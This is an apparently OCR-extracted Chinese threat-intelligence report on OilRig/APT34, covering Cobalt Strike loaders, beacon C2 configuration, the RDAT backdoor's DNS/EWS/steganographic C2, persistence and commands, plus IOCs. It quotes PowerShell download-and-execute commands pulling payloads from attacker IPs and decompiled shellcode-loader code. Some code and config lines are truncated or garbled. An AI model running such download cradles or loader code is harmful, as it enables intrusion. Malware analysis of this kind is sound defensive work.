Oilrig组织中东地区最新攻击活动的关联分析


mp.weixin.qq.com/s/Gqa5mLLcSUCN18FfNdrgHg

Oilrig组织，也被称为APT34，最早于2017年1月以GreenBug命名被首次公开披露，Oilrig以电信、石油和航空业为攻击目标，主要针对美国、欧洲和中东地区。

该组织使用自定义的RDAT后门，RDAT自2017年一直被长时间维护，该工具的主要特点是http和dns隧道的通信，多种变体也都依赖于http和dns隧道进行网络通信。在2018年6月，APT34的开发人员在RDAT的最新版本中增加了EWS电子邮件的通信功能，并且依靠隐写术将命令附加到BMP图像然后通过电子邮件的方式控制失陷终端。

01 概述

近日360 ATABOYS小组通过VirusTotal 的公开情报，在IP 层面进行C&C关联分析，发现了该组织最新的样本。




通过对部分样本的分析，我们发现其中一类样本是Cobalt Strike生成的loader加载器与beacon后门，在之前的攻击活动中，APT34利用powershell作为第一阶段载荷，下载后续阶段的攻击组件。通过将此次发现的反射后门beacon.dll通信过程中连接的C&C，与该组织历史攻击活动Powershell中的C&C对比，可以确认该样本归属于APT34组织。

在历史攻击活动中Powershell脚本中所使用的C&C

```
hell.exe -nop -w hidden -c $L=new-object net.webclient;$L.proxy=
bRequest]::GetSystemWebProxy();$L.Proxy.Credentials=
dentialCache]::DefaultCredentials;IEX $L.downloadstring('http://95[.]179.177.157:445/0
```

```
PowerShell.exe -nop -w hidden -c $k=new-object net.webclient;$k.proxy=
[Net.WebRequest]::GetSystemWebProxy();$k.Proxy.Credentials=
[Net.CredentialCache]::DefaultCredentials;IEX $k.downloadstring('http://185.205.210.46:1003/iC
3O');
PowerShell.exe -nop -w hidden -c $m=new-object net.webclient;$m.proxy=
```

此次Beacon反射后门所连接的C&C信息



Beacon内部存储了C&C、端口、通信方式等配置信息，通过分析可以抽取出清晰的C&C配置

```
BeaconType               :
Port                     :  P
Polling(ms)              :   ◆`
Unknown1                 :  ◆◆
Jitter                   :  ◆
Maxdns                   :  ◆
Unknown2                 : 0◆◆0◆  *◆H◆◆◆◆◆ ◆◆ 0◆◆◆◆ ◆,◆hux◆◆;◆◆ ◆◆>◆◆^◆◆V◆◆GDD◆#;◆◆c◆◆^◆◆bBÃP'◆
◆◆◆]◆◆◆л◆◆◆◆◆4◆$ц◆e◆p$g4◆/◆◆`◆◆)◆◆媿Q◆◆w◆g◆◆◆◆◆◆ ◆
C2Server                 :
95.179.177.157,/_/scs/mail-static/_/js/,185.205.210.46,/_/scs/mail-static/_/js/,apps.vvvnews.

UserAgent                : Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/
ASU2JS)
HTTP_Method2_Path        : /mail/u/0/
Unknown3                 :
   ◆   ◆   ◆w   ◆   ◆   ◆   ◆   ◆      ◆   $   ◆   ◆   ◆   ◆   ◆      ◆   $   ◆   ◆   ◆   ◆

Header1                  :    ◆       ◆   ◆   ◆OSID=   ◆   ◆Cookie
   GAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
   Accept-Language: en-US,en;q=0.5
   Accept-Encoding: gzip, deflate
   ◆DNT: 1
Header2                  :          ui=d3244c4707           ◆hop=6928632            ◆start=0
   =Content-Type:
application/x-www-form-urlencoded;charset=utf-8   ◆       ◆   ◆   ◆OSID=   ◆   ◆Cookie   ◆   [

PipeName                 :

DNS_idle                 : ◆◆◆◆
DNS_sleep(ms)            :
Method1                  : GET
Method2                  : POST
Unknown4                 :
Spawnto_x86              : %windir%\syswow64\rundll32.exe
Spawnto_x64              : %windir%\sysnative\rundll32.exe
```

02 关联样本分析

部分关联样本是Cobalt Strike生成的加载器，加载器通过管道传输数据读写，内部隐藏着加密后的beacon.dll内存反射后门，通过异或解密后，直接在内存中创建线程执行。

```
v2 = (char *)lpBuffer;
v3 = nNumberOfBytesToWrite;
NumberOfBytesWritten = 0;
v4 = (char *)CreateNamedPipeA(FileName, 2u, 0, 1u, 0, 0, 0, 0);
v5 = v4;
result = (unsigned int)(v4 - 1);
if ( result <= 0xFFFFFFFD )
{
  result = ConnectNamedPipe(v5, 0);
  v7 = &NumberOfBytesWritten;
  if ( result )
  {
    while ( v3 > 0 )
    {
      v8 = v7;
      v9 = WriteFile(v5, v2, v3, v7, 0);
      v7 = v8;
      if ( !v9 )
        break;
      v2 += NumberOfBytesWritten;
      v3 -= NumberOfBytesWritten;
    }
    result = CloseHandle(v5);
  }
}
```

异或解密shellcode，申请内存空间，创建线程执行，使样本不落地，减少了被发现的几率，加大了溯源的难度。

```
void *v3; // eax
signed int v4; // ecx
void *v5; // ebx
DWORD flOldProtect; // [esp+2Ch] [ebp-1Ch]

v3 = VirtualAlloc(0, dwSize, 0x3000u, 4u);
v4 = 0;
v5 = v3;
while ( v4 < (signed int)dwSize )
{
  *((_BYTE *)v3 + v4) = *(_BYTE *)(a1 + v4) ^ *(_BYTE *)(a3 + v4 % 4)
  ++v4;
}
VirtualProtect(v3, dwSize, 0x20u, &flOldProtect);
return CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, v5, 0
```

内存中加载执行的是Cobalt Strike反射型注入后门模块beacon.dll。Oilrig组织使用相关的成熟商业渗透工具，可以减少开发成本，降低开发攻击组件的时间，极大的增加了攻击效率。


```
;
; Export Ordinals Table for beacon.dll
;
word_100311C0   dw 0                    ; DATA XREF: .rda
4+    aBeacon_dll     db 'beacon.dll',0       ; DATA XREF: .rda
4+    a_reflectiveloa db '_ReflectiveLoader@4',0
5+                                      ; DATA XREF: .rda
0+                    align 1000h
0+    _rdata          ends
0+
     ; Section 3. (virtual address 00032000)
     ; Virtual size                  : 000100C0 (  65728.)
     ; Section size in file          : 00002200 (   8704.)
     ; Offset to raw data for section: 00030000
```

Beacon后门会连接Oilrig在4月份中东攻击活动中所使用过的C&C进行通信，获取下一阶段载荷。目前该C&C仍处于在线状态，我们推测该C&C早些时间在被披露后仍未被放弃，近期又重新开始活跃。在以往的攻击中，该基础设施曾被用于Oilrig组织的专属RDAT后门程序。

```
do
  v6 = *v5++;
while ( v6 );
if ( v5 == v17 )
  _snprintf(&szObjectName, 0x400u, "%s", &v18);
else
  _snprintf(&szObjectName, 0x400u, "%s%s", &v18, &v16);
sub_1000B069();
v7 = dwFlags;
v9 = (const CHAR *)sub_1000AC25(v8, 27);
v10 = HttpOpenRequestA(hConnect, v9, &szObjectName, 0, 0, &lpszAcceptTypes, v7,
sub_10001D07(v10);
HttpSendRequestA(v10, &szHeaders, strlen(&szHeaders), lpOptional, dwOptionalLer
InternetCloseHandle(v10);
sub_10009366();
dword_1003DFA8 = 0;
result = sub_1000B08A(v11);
return result;
```

03 RDAT常规功能分析

Oilrig组织的常用后门程序是RDAT远控，对我们捕获样本的编译时间进行分析，其最早可以追溯到2017年开始，从样本层面的分析可以证明APT34有组织的、持续性的开发维护该后门程序用于攻击活动。



RDAT为了不被直接查杀，将关键字符加密后存储，通过正则表达式抽取加密内容，解密后得到硬编码的字符串C&C地址与参数类型，获取其中的C&C与id参数。

```
v68 = a3;
v6 = 0;
*(_QWORD *)a1 = 0i64;
*(_QWORD *)(a1 + 8) = 0i64;
LODWORD(v7) = sub_1400122F0();
*(_QWORD *)v5 = v7;
v29 = 1;
v8 = sub_140007FE0((__int64)&v70, "[^", v3);
v9 = q_Str_2((__m128i *)&v69, v8, "]+");
sub_140012730(&v45, v9);
q_unk((__int64)&v69, 1, 0i64);
q_unk((__int64)&v70, 1, 0i64);
v10 = *(_QWORD *)(v4 + 24);
if ( v10 < 0x10 )
  v11 = v4;
else
  v11 = *(_QWORD *)v4;
```

解密后的加密字符

```
[rbp-10]:"/server=rsshay.com /id=6"
```

```
q_Regx((__int64)&lpMem, (__int64)&v34, (__int64)&v18);
v3 = *(_QWORD *)lpMem;
while ( (LPVOID)v3 != lpMem )
{
  v26 = 0i64;
  v27 = 0i64;
  q_unk((__int64)&v25, 0, 0i64);
  q_Str_0((__int64)&v25, v3 + 40, 0i64, 0xFFFFFFFFFFFFFFFFui64);
  if ( q_FindStr((__int64)&v25, "/server=", 0i64, 8ui64) != -1i64 )
  {
    v4 = q_FindStr((__int64)&v25, "/server=", 0i64, 8ui64);
    v5 = (__int64 *)q_Str_1((__int64)&v25, v4, 8ui64, (unsigned __int64)&unk_1400A5908,
    if ( &v31 != v5 )
      q_Str_0((__int64)&v31, (__int64)v5, 0i64, 0xFFFFFFFFFFFFFFFFui64);
  }
  if ( q_FindStr((__int64)&v25, "/id=", 0i64, 4ui64) != -1i64 )
  {
    v6 = q_FindStr((__int64)&v25, "/id=", 0i64, 4ui64);
    v7 = (__int64 *)q_Str_1((__int64)&v25, v6, 4ui64, (unsigned __int64)&unk_1400A5908,
    if ( &v28 != v7 )
      q_Str_0((__int64)&v28, (__int64)v7, 0i64, 0xFFFFFFFFFFFFFFFFui64);
```


程序通过传入参数安装服务进行持久化，如果传入参数为install则需要安装服务，伪装windows video服务项，通过回调函数改变服务状态，创建进程。如果服务已经安装，直接调用服务管理器，创建服务。多数APT攻击都会采取伪装正常服务或者启动项、伪装正常软件的行为来躲避杀软查杀。

```
if ( lstrcmpiW(*(LPCWSTR *)(v2 + 8), L"install") )
{
  v11 = lstrcmpiW(*(LPCWSTR *)(v2 + 8), L"1");
  v12 = byte_1400CBBE0;
  if ( !v11 )
    v12 = 1;
  byte_1400CBBE0 = v12;
  ServiceStartTable.lpServiceName = L"Windows Video Service";
  ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONW)q_HandleProc;
  v22 = 0i64;
  v23 = 0i64;
  if ( !StartServiceCtrlDispatcherW(&ServiceStartTable) )
  {
    v13 = RegisterEventSourceW(0i64, L"Windows Video Service");
    if ( v13 )
      DeregisterEventSource(v13);
  }
}
```

程序会读取本机dns信息，选取google的dns，随后启动网络与C&C通信，现在越来越多的恶意样本采用dns隧道进行数据传输，实施复杂网路环境的内网穿透，而这次攻击中就使用dns A记录查询，使用dns隧道进行命令和控制。

```
q_unk((__int64)&v14, 0, 0i64);
q_Str((__int64)&v14, (unsigned __int64)"8.8.8.8", 7i64);
q_Str_0((__int64)&q_DNS, (__int64)&v14, 0i64, 0xFFFFFFFFFFFFFFFFui64);
v18 = 0i64;
v19 = 0i64;
q_unk((__int64)&v17, 0, 0i64);
q_Str((__int64)&v17, (unsigned __int64)&unk_1400A5908, 0i64);
pOutBufLen = 600;
if ( GetNetworkParams((PFIXED_INFO)v2, &pOutBufLen) == ERROR_BUFFER_OVERFLOW )
{
  v3 = GetProcessHeap();
  HeapFree(v3, 0, v2);
  v4 = pOutBufLen;
  v5 = GetProcessHeap();
  v2 = HeapAlloc(v5, 0, v4);
}
if ( GetNetworkParams((PFIXED_INFO)v2, &pOutBufLen) == SEC_E_OK )
{
  v6 = (unsigned __int64)v2 + 280;
  if ( *((_BYTE *)v2 + 280) )
  {
```

网络传输中先与C&C连接发送相关信息后创建独立的线程接受指令，获取CMD命令，上传下载文件，在不同的样本与变种中我们发现了不同的控制指令。



AES加密

```
if ( (unsigned int)q_Strcmp((__int64)&v63, &unk_1400A5908) )
{
  v47 = &v60;
  v61 = 0i64;
  v62 = 0i64;
  q_unk((__int64)&v60, 0, 0i64);
  q_Str_0((__int64)&v60, (__int64)&v78, 0i64, 0xFFFFFFFFFFFFFFFFui64);
  v58 = 0i64;
  v59 = 0i64;
  q_unk((__int64)&v57, 0, 0i64);
  q_Str_0((__int64)&v57, (__int64)&v63, 0i64, 0xFFFFFFFFFFFFFFFFui64);
  q_CryptGenRandom_2((__int64)&v76, (__int64)&v57, (__int64)&v60);
  v67 = 0i64;
  v68 = 0i64;
  q_unk((__int64)&v66, 0, 0i64);
  q_Str((__int64)&v66, (unsigned __int64)",", 1i64);
```

控制指令

指令	功能
1	运行cmd命令，创建管道以发出命令并获得结果，并将结果返回。
2	读取temp目录下文件上传到C&C
3	从C&C下载文件

指令1与cmd命令相关

```
if ( !(unsigned int)q_Strcmp((__int64)&v26, "1") )
{
  v15 = 0i64;
  v16 = 0i64;
  q_unk((__int64)&v14, 0, 0i64);
  q_Str_0((__int64)&v14, (__int64)&v28, 0i64, 0xFFFFFFFFFFFFFFFFui64);
  v12 = 0i64;
  v13 = 0i64;
  q_unk((__int64)&v11, 0, 0i64);
  q_Str_0((__int64)&v11, (__int64)&v29, 0i64, 0xFFFFFFFFFFFFFFFFui64);
  v5 = &v17;
  v18 = 0i64;
  v19 = 0i64;
  q_unk((__int64)&v17, 0, 0i64);
  q_Str_0((__int64)&v17, (__int64)&v11, 0i64, 0xFFFFFFFFFFFFFFFFui64);
  v8 = 0i64;
  v9 = 0i64;
  q_unk((__int64)&v7, 0, 0i64);
  q_Str_0((__int64)&v7, (__int64)&v14, 0i64, 0xFFFFFFFFFFFFFFFFui64);
  q_DNS_0((__int64)&v7, (__int64)&v17);
  q_unk((__int64)&v11, 1, 0i64);
```

指令2与文件上传相关

```
if ( !(unsigned int)q_Strcmp((__int64)&v26, "2") )
{
  v6 = &v14;
  v15 = 0i64;
  v16 = 0i64;
  q_unk((__int64)&v14, 0, 0i64);
  q_Str_0((__int64)&v14, (__int64)&v29, 0i64, 0xFFFFFFFFFFFFFFFFui64);
  v12 = 0i64;
  v13 = 0i64;
  q_unk((__int64)&v11, 0, 0i64);
  q_Str_0((__int64)&v11, (__int64)&v28, 0i64, 0xFFFFFFFFFFFFFFFFui64);
  q_Temp((__int64)&v11, (__int64)&v14);
}
```

指令3与文件下载相关

```
if ( !(unsigned int)q_Strcmp((__int64)&v26, "3") )
{
  v24 = 0i64;
  v25 = 0i64;
  q_unk((__int64)&v23, 0, 0i64);
  q_Str_0((__int64)&v23, (__int64)&v28, 0i64, 0xFFFFFFFFFFFFFFFFui64);
  v21 = 0i64;
  v22 = 0i64;
  q_unk((__int64)&v20, 0, 0i64);
  q_Str_0((__int64)&v20, (__int64)&v29, 0i64, 0xFFFFFFFFFFFFFFFFui64);
  v18 = 0i64;
  v19 = 0i64;
  q_unk((__int64)&v17, 0, 0i64);
  q_Str_0((__int64)&v17, (__int64)&v30, 0i64, 0xFFFFFFFFFFFFFFFFui64);
  v6 = &v14;
  v5 = &v11;
  v15 = 0i64;
  v16 = 0i64;
  q_unk((__int64)&v14, 0, 0i64);
  q_Str_0((__int64)&v14, (__int64)&v17, 0i64, 0xFFFFFFFFFFFFFFFFui64);
  v12 = 0i64;
  v13 = 0i64;
```

04 RDAT最新变种分析

该组织在2020年对中东电信组织的攻击活动中使用的RDAT是以加密后的硬编码地址作为C&C。与历史攻击活动中的样本不同，此次攻击仅使用dns通信，数据传输方式为<编码数据><编码方法><加密密钥><C2域>，其中的数据使用AES加密生成。

由于RDAT有多个变种版本，下面主要描述其他版本的特有功能或相关变化：

1、C&C与相关参数通过命令参数传入，不直接硬编码，更好的隐藏C&C地址，拿到单一样本不会泄漏整个攻击的所有信息，加大溯源难度。

```
q_Param = GetCommandLineW();
q_Num = CommandLineToArgvW(q_Param, &pNumArgs);
if ( pNumArgs > 1 )
{
  v44 = &v45;
  sub_14000EC60((LPSTR *)&v44, q_Num[1], 3u);
  v5 = v44;
  v41 = 0i64;
  v42 = 0i64;
  q_Alloc((__int64)&v40, 0, 0i64);
  if ( *(_BYTE *)v5 )
  {
    nCount = -1i64;
    do
      ++nCount;
    while ( *((_BYTE *)v5 + nCount) );
  }
  else
  {
```

2、图片隐写，利用C:\ProgramData\Microsoft\UserAC&Count Pictures目录下的guest.bmp图片进行隐写传输，这种方式传输指令文件，加大了分析难度，更不容易被发

现。

```
(_BYTE *)v4 = 0;
ub_140006EE0(v4, &unk_14018CA37, 0i64);
100 = 1;
169 = 15i64;
168 = 0i64;
)BYTE(v167) = 0;
ub_140006EE0(&v167, "C:\\ProgramData\\Microsoft\\User Account Pictures\\guest.bmp", !
112 = 15i64;
111 = 0i64;
110 = 0;
ub_140006EE0(&v110, "width", 5i64);
5 = sub_140003570(&v167, &v110);
98 = &v113;
115 = 15i64;
114 = 0i64;
113 = 0;
ub_140006EE0(&v113, "height", 6i64);
7 = v6 * sub_140003570(&v167, &v113) - 1;
3 = v106;
```

3、通过Exchange邮件务器进行C2控制，利用电子邮件的通信方式更加隐蔽不易察觉。

```
7:                              ; DATA XREF: sub_140016660+6AB↑o
  unicode 0, </ews/Exchange.asmx>,0
  align 20h
; db '<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="h'
                                ; DATA XREF: sub_140016660+48E↑o
  db 'ttp://www.w3.org/2001/XMLSchema-instance" xmlns:t="http://schemas'
  db '.microsoft.com/exchange/services/2006/types" xmlns:soap="http://s'
  db 'chemas.xmlsoap.org/soap/envelope/"><soap:Body><CreateItem Message'
  db 'Disposition="SaveOnly" xmlns="http://schemas.microsoft.com/exchan'
  db 'ge/services/2006/messages"><SavedItemFolderId><t:DistinguishedFol'
  db 'derId Id="drafts" /></SavedItemFolderId><Items><t:Message><t:Subj'
  db 'ect>%s</t:Subject><t:Body BodyType="Text">%s</t:Body><t:ToRecipie'
  db 'nts><t:Mailbox><t:EmailAddress>%s</t:EmailAddress></t:Mailbox></t'
  db ':ToRecipients></t:Message></Items></CreateItem></soap:Body></soap'
  db ':Envelope>',0
  align 8
; db 'Id="(.*)"\sChangeKey="(.*)"',0
```

4、控制指令变体

有些变种增加了新的控制指令，包括截图、将网络数据写入文件、自删除等功能。

总结

从本报告的发现分析可以揭示出OilRig组织实施进攻的部分具体细节，该组织使用何种工具，以及部分研发周期。该组织不限于自己研发专属的后门程序，也使用了流行的商业黑客工具，其中部分专属工具得到了持续的开发，并随着时间的推移不断演变和发展出不同的攻击技术。目前360威胁情报云、APT全景雷达等360全线安全产品已经支持对该组织的攻击检测，360安全大脑将持续针对该组织进行追踪监控。

团队介绍

TEAM INTRODUCTION

ATABOYS小组

ATABOYS小组是360高级威胁研究院下设的新人团队，由部门新一代的实习生和新进员工组成。作为360高级威胁研究院的一股新生力量，团队以共同学习、共同进步为目标，专注于APT捕获、病毒样本分析、攻击追踪溯源等高级威胁研究领域。

360高级威胁研究院

360高级威胁研究院是360政企安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的0day在野攻击，独家披露多个国家级APT组织的高级行动，赢得业内外的广泛认可，为360保障国家网络安全提供有力支撑。

附录

IOC

HASH
65edcb437e6b3858825eb10acb589c91
062999E93AC46EA72E5FFBF808A165D4
26B74F322E06E312354C69E923808BC2
2D444078DC281F18F7D37D8B920C08EE
469D47409119624A8FA184DC89ACD0CD

5A1275F2C42DC4906F343A7B90A5CA3C
65EDCB437E6B3858825EB10ACB589C91
7E6CDC01E4371BC1E18E51ABE7548EB2
8634DC8E65344D59D417E4A6761FEEE9
86F1578633FEB6B35C874B7040563AF3
92DD96781DC064BDFBE8569022C3C05E
9DE89B474227C56EABF64EA0110F8B84
E8CE0A7FAD20969E2957BDBCFDC7E61B
062999E93AC46EA72E5FFBF808A165D4
26B74F322E06E312354C69E923808BC2
F829B99F81798FE5C5DBF434806813A6

C&C

Rsshay[.]com
Tacsent[.]com
Allsecpackupdater[.]com
h76y@acrlee[.]com
Rdmsi[.]com
koko@acrlee[.]com

Sharjatv[.]com
95.179.177.157
apps.vvvnews[.]com
185.205.210[.]46